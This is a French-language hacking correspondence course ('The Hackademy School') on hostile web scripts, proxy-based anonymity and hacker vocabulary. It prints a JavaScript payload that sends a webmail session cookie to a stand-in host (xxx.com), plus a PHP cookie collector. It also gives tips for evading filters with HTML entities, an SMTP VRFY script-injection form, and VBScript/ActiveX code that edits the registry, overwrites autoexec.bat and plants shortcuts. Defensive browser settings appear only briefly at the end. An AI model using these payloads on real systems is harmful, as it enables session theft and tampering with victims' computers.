
Cliquez sur "Démarrer"-->"Paramètres"-->"Panneau de configuration". Sur le panneau de configuration, cliquez sur "Ajout/Suppression de Programmes", onglet "Disquette de démarrage". Insérez une disquette vierge dans votre lecteur et cliquez sur "Créer une disquette".



Vous pourrez vous procurer différentes disquettes de boot sur : <http://www.bootdisk.com/>

Astuce : Si vous n'avez pas accès au panneau de configuration, utilisez l'aide windows. Lancez l'aide windows en cliquant sur "démarrer"-->"Aide". Cliquez sur l'onglet "Index" et entrez un mot clé comme "Ajout/Suppression". Sélectionnez une sous-catégorie comme "Ajouter des programmes". Sur votre droite, vous devriez avoir un raccourci vers "Ajout/Suppression de programme". Vous pouvez faire de même pour ajouter ou supprimer un périphérique...

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



## Les scripts hostiles

Cette partie du cours a pour but de vous montrer l'utilisation que pourrait faire une personne malveillante avec quelques langages de programmation en script (fichiers .bat, javascript...), et vous apprendre quelques commandes DOS. Pour mettre en œuvre un .bat, on utilisera une faille ActiveX pour créer des fichiers .bat sur votre disque.

Pour construire votre premier fichier html, il vous faudra juste un notepad Windows ou tout autre éditeur de texte. Créez un nouveau document texte en faisant un click droit sur votre bureau. Nommez le test.txt pour le moment. Ouvrez-le en double-cliquant dessus. Voici la structure de base d'un fichier Html que vous devrez taper (sans les commentaires) pour contruire une page blanche nommée "Ma première page internet" :

```
<HTML>
<HEAD>
<!-- ici l'entête de votre page; vous pouvez y inclure par exemple le titre de votre page -->
<TITLE>Ma première page internet</TITLE>
</HEAD>
<BODY>
<!-- ici se trouve le corps de votre page, c'est dans cette partie que vous devrez inclure votre script ActiveX-->
</BODY>
</HTML>
```

Entre les balises "`<!--`" et "`-->`" vous trouverez les commentaires qui n'apparaissent pas sur votre navigateur mais juste au niveau de la source de la page.

Pour plus d'info sur le langage HTML --> <http://www.ac-grenoble.fr/gb/htmldoc.htm>

### Les dangers du Javascript

Le code javascript rajouté dans les pages html représente également un danger potentiel. Quand du code javascript est inséré dans une page html, il sera directement exécuté sur votre ordinateur lors de la consultation de cette page. Le pirate pourrait alors vous faire exécuter n'importe quel code (virus...). Voyons un exemple plus concret qu'utiliserait une personne mal intentionnée pour récupérer votre mot de passe mail:



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Certains webmails utilisent une authentification par cookie. Dès que vous avez entré votre mot de passe, un cookie qui reste valable durant le temps de votre connexion vous est renvoyé contenant une clef d'authentification, qui sera examinée à chaque fois que vous lirez l'un de vos mails. Si le pirate réussit à récupérer ce cookie, il pourrait alors l'utiliser afin de récupérer/détruire... l'ensemble de vos mails pendant que vous les consultez. Comment le pirate s'y prendra-t-il ? Il lui suffit de vous faire parvenir un mail au format html contenant le code suivant :

```
<script language=javascript>
var bid=new Image();
bid.src="http://xxx.com/cook.php?cookie="+escape(document.cookie);
</script>
```

Le cookie sera alors renvoyé au serveur xxx.com, contenant un programme php, nommé "cook.php", chargé de récupérer ce cookie. Il ne reste alors au pirate plus qu'à le copier dans son répertoire contenant l'ensemble de ces cookies, puis à se connecter au webmail : aucun mot de passe ne lui sera alors demandé.

Voilà à quoi pourrait ressembler un tel programme php, qui écrit le contenu du cookie dans un fichier "cookie\_file.txt":

```
<?
$fp=fopen("cookie_file.txt", "a");
fwrite($fp, "$cookie\n");
fclose($fp);
?>
```

Les webmails, conscients de cette menace, mettent en place des filtres afin d'éliminer le code javascript contenu dans les mails. Deux problèmes se posent cependant. D'une part, ces filtres n'ont pas une protection absolue: si par exemple n'est filtré que le mot "javascript", il suffit de l'écrire sous forme encodée avec des entités html, par exemple en remplaçant la lettre "a" par "&X41;". Il existe une multitude de méthodes pour tromper les filtres.

D'autre part, si le pirate parvient à vous rediriger vers une page web personnelle contenant ce code, alors les filtres n'agissent évidemment plus, étant donné que cette page n'appartient de toute façon probablement pas au même domaine. Ce dernier cas n'est efficace que pour vous faire exécuter un simple script sur votre navigateur (ce qui pourrait quand même vous poser quelques problèmes !), mais pas pour récupérer votre cookie de connexion, étant donné que ne sera renvoyé par le code javascript que les cookies concernant le domaine à partir duquel le code est exécuté.

Mais les pirates ne manquent pas de ressources comme va peut-être vous le prouver la méthode suivante. Prenons une nouvelle hypothèse d'un webmail, faisant tourner un serveur smtp, ce qui somme toute est une chose très fréquente. Souvenez-vous maintenant d'une commande pouvant être exécutée sur ces derniers: VRFY. Rappelons nous que si nous envoyons une commande de la forme: "VRFY test", et que le compte "test" n'existe pas, une réponse de la forme "test user unknown" vous sera renvoyé. Maintenant que se passerait-il si cette commande était envoyée par l'intermédiaire d'un navigateur ? La réponse "test user unknown" serait alors renvoyée dans celui-ci, et si test est remplacé par du code javascript, alors celui-ci sera exécuté. Le seul problème pour le pirate est alors de vous faire exécuter cette requête sur le serveur smtp en y injectant le code javascript. La solution est de vous faire parvenir un formulaire qui se chargera d'envoyer cette requête pour vous :

```
<form method=POST action="ip_du_serveur_smtp:25">
<textarea name="vrfy">
VRFY Le_code_javascript
</textarea>
<input type="submit" value="envoyer">
</form>
```

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Si vous cliquez sur le bouton envoyer, alors le code javascript sera exécuté et pourra récupérer le cookie du webmail ! Vous remarquerez également que nous avons précisé dans "action" l'adresse ip du serveur smtp vulnérable, suivi de":25". Cela ne sert simplement qu'à préciser que la connection devra se faire sur le port 25 (celui sur lequel le service smtp écoute) du système distant. Par défaut il s'agit du port 80.

### Exploitation d'ActiveX sur les pages html

Avec ces quelques lignes de commandes insérées au sein d'une page web, un webmaster malveillant peut aisément intervenir à votre insu sur votre machine. Ces petits scripts peuvent se révéler bien plus dangereux si l'on a affaire à un programmeur d'attaques virales, comme c'est le cas par exemple du virus Haptime qui s'introduit via Outlook express puis se propage dans les pages html, contaminant à son tour tout surfeur non protégé pour peu que les pages infectées aient été uploadées sur la toile.

Voici quelques exemples de ce que l'on peut faire si la machine visée a un niveau de sécurité faible sur son navigateur :

#### Ecrire une clé dans la base de registre

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKEY_Branche_de_la_base_de_la_base_registre", "objet_à_écrire"
</script>
</body>
</html>
```

#### Effacer une clé de la base de registre

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_Branche_de_la_base_de_la_base_registre"
</script>
</body>
</html>
```

#### Créer un fichier de commande (.bat)

```
<script language="VBScript">
if location.protocol = "file:" then
Set FSO = CreateObject("Scripting.FileSystemObject")
HPath = Replace(location.href, "/", "\")
HPath = Replace(HPath, "file:\\", "")
HPath = FSO.GetParentFolderName(HPath)
Set TRange = document.body.createTextRange
Set BatFile = FSO.CreateTextFile("c:\autoexec.bat", 2, False)
BatFile.WriteLine "[ici]"
BatFile.WriteLine "[ici sera inclus le contenu du fichier .bat ligne par ligne que nous verront plus bas]"
BatFile.Close
```

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```
end if
</script>
```

Nom du fichier .bat (dans notre exemple, on va écraser le fichier autoexec.bat). A la place du texte en bleu souligné, il faudra inclure ligne par ligne, le contenu du fichier .bat a écrire.

## Créer un raccourci d'une URL dans le menu démarrer

```
<html>
<body>
<script Language="VBScript">
if location.protocol = "file:" then
Set WshShell = CreateObject("WScript.Shell")
Set FSO = CreateObject("Scripting.FileSystemObject")
HPath = Replace(location.href, "/", "\")
HPath = Replace(HPath, "file:\\", "")
HPath = FSO.GetParentFolderName(HPath)
Set TRange = document.body.createTextRange
Set RealLink = WshShell.CreateShortcut("C:\WINDOWS\Menu Démarrer\Sécurité Internet.url")
RealLink.TargetPath = "http://www.securi-corp.fr.st"
RealLink.Save
end if
</script>
</body>
</html>
```

## Création d'un fichier .BAT

Passons maintenant à l'explication et à l'écriture du contenu du fichier .bat. Les fichiers .bat permettent l'exécution automatique de commandes DOS (eh oui, c'est aussi simple que ça ;)

Le fichier autoexec.bat de votre Win9x par exemple exécute toutes les commandes qu'on lui demande au démarrage de Windows.

Pour pouvoir construire correctement notre fichier .bat, il faut connaître les principales commandes DOS :

### Quelques commandes DOS

cd..	revient au dossier racine
cd [repertoire]	aller dans un sous dossier
choice	l'utilisateur doit faire un choix
cls	efface ce qu'il y a à l'écran
copy [fichier] [dossier]	copie un fichier dans un dossier
del [fichier]	efface un fichier
dir /p	affiche le contenu d'un dossier en plusieurs fois
dir	affiche le contenu d'un dossier
@echo off [commande]	n'affiche pas les commandes à la suite
echo.	saute une ligne
echo [texte]	affiche le texte se trouvant à la suite
edit [fichier]	affiche le fichier texte et permet de l'éditer
erase [chemin fichier]	efface un fichier (pas d'accord demandé)
format [lecteur]	format un disque (accord victime demandé)
goto	demande de branchement (saut)
if	branchement conditionnel

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

mem	affiche l'espace disque
mkdir [dossier]	crée un dossier
pause	pour que le programme continue, il faut appuyer sur une touche
ren [fichier1] .[nouvelle extension]	change l'extension du fichier 1 par la nouvelle extension
rename [fichier1] [nouveau nom]	renomme le fichier1 par le nouveau nom
rmdir [dossier]	efface un dossier
type [fichier texte]	affiche le contenu d'un fichier txt
ver	affiche la version du DOS
vol [lecteur]	affiche le nom d'un lecteur
c:\windows\*.*	indique tout le contenu d'un dossier (demande autorisation)
c:\windows\*.[extension]	indique tous les fichiers d'un certain type du dossier windows (pas d'autorisation demandée)

Pour avoir plus d'aide sur le command dos, il suffit, dans une fenêtre DOS, de taper la commande voulue suivie de "?". ex: c:\windows\command>ping /?

## Contenu du fichier .bat

Voici un exemple tout simple et inoffensif :

```
@echo off
cls
dir /p c:\windows\
pause
echo.
echo Ici le pirate peut insérer un code pour reformater votre disque ou voler des informations ! ;-/
pause
```

Chacune des lignes du fichier .bat est à inclure dans notre script et notre fichier html est fini. Il ne vous reste plus qu'à le tester en double-cliquant dessus. Cela aura pour effet d'écraser le fichier .bat et au prochain reboot, l'exécution automatique de notre fichier .bat (autoexec.bat).


## Protection

Toutes ces méthodes vous auront peut-être fait peur, et vous en auriez d'ailleurs raison. La protection pourtant est extrêmement simple à mettre en oeuvre. Désactivez le javascript et les contrôle activeX. Il est vrai que cela empêchera l'exécution de certains codes tout à fait innocents, mais c'est le seul moyen de vous protéger efficacement contre ces attaques.

Pour désactiver le javascript, rendez-vous dans les paramètres de votre navigateur pour le désactiver. Sous Internet Explorer, allez dans Outils->Options Internet onglet Sécurité, et désactivez son exécution.





# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Pour voir la source d'une page Internet, cliquez sur "affichage"-->"source" dans IE.

Il est important de bien paramétrer son navigateur en utilisant les options de sécurité de IE.



Pour modifier les options de sécurité cliquez sur "Outils"-->"Options Internet". Onglet "Sécurité". En cliquant sur "Personnaliser le niveau...", vous pourrez désactiver l'exécution du Javascript, ActiveX ou l'utilisation de cookies par exemple. Si vous ne savez pas à quoi correspond une certaine option, je vous conseille de mettre toujours l'option "demander" ou "désactiver".

Links :

- <http://www.chez.com/scudo/Faq/dos/> (une petite FAQ sur le DOS et les fichiers Batch)
- <http://www.aidewindows.net/> (pour vous aider à bien configurer votre windows)
- <http://www.symantec.com/region/fr/resources/script.html> (les scripts malicieux)
- <http://evolvae.free.fr/documentations/activex.htm> (Quelques Scripts ActiveX)

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Anonymat

Mais comment font ces hackers pour cacher leur IP ? Sur internet il existe divers services qui permettent de cacher votre IP suivant le protocole utilisé... Il ne faut pas confondre ce que je vais vous décrire ci-dessous avec ce que l'on appelle le "spoofing".


### Proxy HTTP

Pour être anonyme en surfant, la méthode la plus simple est de se trouver un proxy HTTP (proxyWeb) qui se trouve par défaut sur le port 80 ou 8080. Certains scanners comme "Proxy Hunter" sont spécialisés dans la recherche de proxy. Si vous n'avez pas de proxy sous la main, vous pouvez toujours utiliser anonymizer.com pour cacher votre IP. Il vous suffit de taper : "http://anon.free.anonymizer.com/" suivi de l'url à visiter.

Vous pouvez configurer IE pour qu'il passe automatiquement par un proxy à chaque connexion. Pour cela, cliquez sur "Outils"-->"Options Internet...", onglet "Connexions" et "Paramètres LAN".


Cochez "Utiliser un serveur proxy" et indiquez-lui l'adresse et le port du proxy par lequel vous voulez passer.

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



## MultiProxy

Si vous voulez utiliser Multiproxy pour gérer vos connexions, vous devrez spécifier dans l'adresse : "127.0.0.1" et le port : "8088".



Multiproxy est téléchargeable sur <http://www.multiproxy.org>.

Multiproxy est très utile, car il vous permet de :

- changer de proxy à chaque page visitée
- tester toute une liste de proxies (rapidité, anonymat)
- classer tous les proxies suivant leur vitesse

Cliquez sur "Check all proxies" pour dire à Multiproxy de vérifier chaque proxy.


## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Cliquez sur "Options", onglet "Proxy Server List". Dans cette fenêtre, vous pouvez apercevoir les proxies qu'utilise Muliproxy. Un proxy précédé d'un cercle rouge signifie qu'il ne fonctionne pas (vous pouvez le supprimer pour éviter de le tester à chaque démarrage).

● 61.220.99.116	8080	61.220.99.116	6251	yes	yes
● 61.222.182.46	8080	61.222.182.46	11134	yes	yes
● 61.221.2.39	8080	61.221.2.39	994	no	no
● 61.220.129.245	8080	61.220.129.245	1056	no	no

Pour ajouter une nouvelle liste de proxy, il suffit déjà d'en trouver une. Allez faire un tour sur [http://www.multi-proxy.org/anon\\_list.htm](http://www.multi-proxy.org/anon_list.htm). Faites un copier-coller de la liste dans un fichier texte et nommez-le proxy.txt par exemple. Ensuite, toujours dans l'onglet "Proxy servers list", cliquez sur "Menu" --> "Files" --> "Import proxy list".


Il ne vous reste plus qu'à lui indiquer le fichier à importer et à "Check" de nouveau tous les proxies.



Faites un click droit sur l'icône de Mproxy en bas à droite dans la barre des tâches.



Le menu qui apparaît vous permet surtout d'activer l'utilisation de proxy ou pas, d'un simple click au lieu de passer par les "Paramètres LAN" de IE.



--> passage par proxy activé





# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

--> passage par proxy désactivé




Vous pouvez tester votre Anonymat sur le site de la CNIL : <http://www.cnil.fr/traces/index.htm>

Un bon site sur la protection de votre vie privée : <http://www.anonymat.org/>

## SockCaps

A présent, voyons comment passer par un proxy sock (utilisé pour le connexion permanentes). Je vais vous montrer comment se connecter au travers d'un proxy sock en utilisant un petit soft comme sockcaps qui permet de faire passer n'importe quelle application par un proxy sock. (utile dans le cas ou vous voulez faire passer une application par un sock qui ne le propose pas dans ses options). Vous pouvez télécharger Sockcaps la --> <http://www.clubic.com/t/gen/fl1087.html>. Il faut savoir que les Proxy Sock ne peuvent pas être utilisés pour surfer. Les socks sont utilisés dans la plupart des cas pour se connecter sur un serveur FTP, IRC, ICQ, etc. Par défaut, les proxy sock écoutent sur le port 1080.

Dans mon exemple je vais combiner sockcaps avec la commande ftp de windows (c:\windows\ftp.exe).  
Configuration de Sockcaps :




Pour configurer Sockcaps, cliquez sur "File" --> "Settings" dans l'interface principale. Une fois sur l'onglet "Socks Settings", il vous faut lui indiquer l'adresse du proxy sock dans "SOCKS Server" et le port qui est par défaut 1080.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

La différence entre les Socks version 4 et 5, c'est que la version 4 ne nécessite pas d'identification par login et pass. Vous n'êtes donc pas obligé de remplir "Socks User ID".

Dès que votre sockcaps est bien configuré, revenez à l'interface principale et cliquez sur "New".




Cliquez sur "Browse" dans la fenêtre "New Application Profile" et indiquez à sockcaps quel soft il doit faire passer par le proxy Sock. Dans l'exemple, j'ai pris ftp.exe se trouvant dans le répertoire c:\WINNT\system32\ftp.exe (Win2k). Cliquez sur "OK" pour refermer la fenêtre.



Double-cliquez sur le soft à lancer, à partir de sockcaps ou cliquez sur "Run". Une fenêtre DOS avec l'invite ftp devrait apparaître...

Maintenant que ftp est lancé, il faut lui demander de se connecter à un FTP valide. Pour cela, tapez : "open [IP de la machine]" comme ci-dessous :



Dès que vous voyez "connecté à [IP de la machine]", c'est que votre connexion a réussi ! Voilà, maintenant, vous êtes anonyme en utilisant la commande ftp. Attention : Il faut toujours relancer la command ftp à partir de sockcaps, sinon vous n'utiliserez pas de proxy.. Vérifiez aussi que le propriétaire du proxy socks que vous comptez utiliser vous a donné son accord.

## *La suite du programme au prochain épisode...*

---

*Un avis à faire passer ? Des questions à poser ? N'hésitez pas à aller sur le site <http://www.dmpfrance.com> ! Vous pourrez accéder aux forums et à de nombreuses informations sur The Hackademy School, lire des articles de The Hackademy Journal, obtenir des adresses pratiques, etc.*

**A bientôt !**

## Mini Glossaire

---

**Cracker** : personne qui casse des protections logicielles.

**Crasher** : personne qui détruit un système pour le plaisir.

**DOS** : couche logicielle de l'ancien système d'exploitation de Microsoft, indépendante de Windows ( 98 1ere et Seconde édition) et intégrée par la suite (ME et supérieures).

**DoS** : Déni de Service, qui consiste à bloquer un système via, généralement, du flood.

**DDoS** : c'est lorsque plusieurs machines exécutent la même attaque sur une même cible dans le but d'un DoS.

**Exploit** : moyen permettant d'utiliser une faille à des fins malicieuses.

**Flag** : option qui spécifie le type d'un paquet réseau.

**Flooder** : personne ou logiciel qui va répéter un processus en boucle de sorte à surcharger un système, le plus souvent un réseau.

**Lamer** : individu incompetent qui passe ses journées à embêter tout le monde sans raisons et qui ne prend pas conscience de sa stupidité.

**Newbie** : quoi, vous ne savez pas ce que c'est ?

**Nuke** : technique qui consiste à envoyer un paquet particulier à un système Windows pour en altérer le fonctionnement. Par exemple, les failles SMB de l'OS Windows (jusqu'à la version XP) permettent le nuke.

**Phreak** : technique de piratage des lignes téléphoniques et des réseaux de télécommunication.

**Smurf** : technique utilisant un réseau répondant aux requêtes de type "broadcast" ou "multicast" pour amplifier des envois de paquets, dans le but de surcharger une cible.

**Sniffing** : méthode qui consiste à espionner tous les paquets qui transitent sur un réseau.

